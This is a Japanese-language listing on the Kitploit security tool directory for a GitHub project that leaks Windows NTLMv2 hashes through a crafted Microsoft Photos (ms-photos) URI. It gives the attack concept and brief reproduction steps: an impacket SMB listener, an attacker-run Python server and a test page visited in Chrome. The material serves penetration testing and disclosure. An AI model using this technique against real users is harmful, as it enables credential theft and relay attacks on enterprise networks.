Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
ツール/GitHubGitHub/rubenformation/ms-photos_ntlm_leak
パスワード攻撃脆弱性分析エクスプロイト横移動フィッシング学習と教育レッドチーミング
GitHubrubenformation/ms-photos_ntlm_leak

ms-photos_NTLM_Leak

共有

ブラウザからNTLMハッシュをワンクリックで漏洩させる新たな0 day脆弱性

リポジトリを見る
20931291年前Kitploit レビュー済み

Microsoft ms-photos URI NTLM 漏洩

ブラウザからワンクリックでNTLMハッシュを漏洩させる新たな脆弱性

作成者: Ruben Enkaoua

説明



Microsoft ms-photos URIスキームはfileNameをパラメータとして受け取ります。このパラメータにUNCパスを指定すると、開いた際にNTLMv2-SSPハッシュが漏洩します。攻撃者は特別に細工されたリンクを作成することで、被害者をブラウザから直接Microsoft Photosアプリを起動させることができます。この動作がトリガーされると、被害者のNTLMv2-SSPハッシュが攻撃者の管理するサーバーに漏洩します。この問題により、エンタープライズ環境では資格情報の露出や潜在的なリレー攻撃が可能となり、最小限のユーザー操作(アプリを開くこと)のみが必要です。Microsoftはこの脆弱性を認識しておらず、CVEは発行されていません。また、2022年のSyssブログに触発されました。

NTLMv2-SSPチャレンジはパブリックなUNCパスに漏洩する可能性があるため(アウトバウンドSMB/445ファイアウォールルールが設定されていない場合)、この脆弱性はWebサイト感染と組み合わせることでサプライチェーン攻撃につながる可能性があります。

MSDNドキュメントからURIスキームについて以下が確認できます:

image


再現手順


SMBサーバーを起動

# With a picture: Opens the photo on the target with photos.exe
# Without a picture: Nothing, no photos.exe process window 
impacket-smbserver share . -smb2support

悪意のあるPythonサーバーを起動

# Edit first the information about the IP, share, and filename for UNC coercing. 
python3 ms-photos-server.py

ロケーションにアクセス

Chromeを開き、/testにアクセスしてください
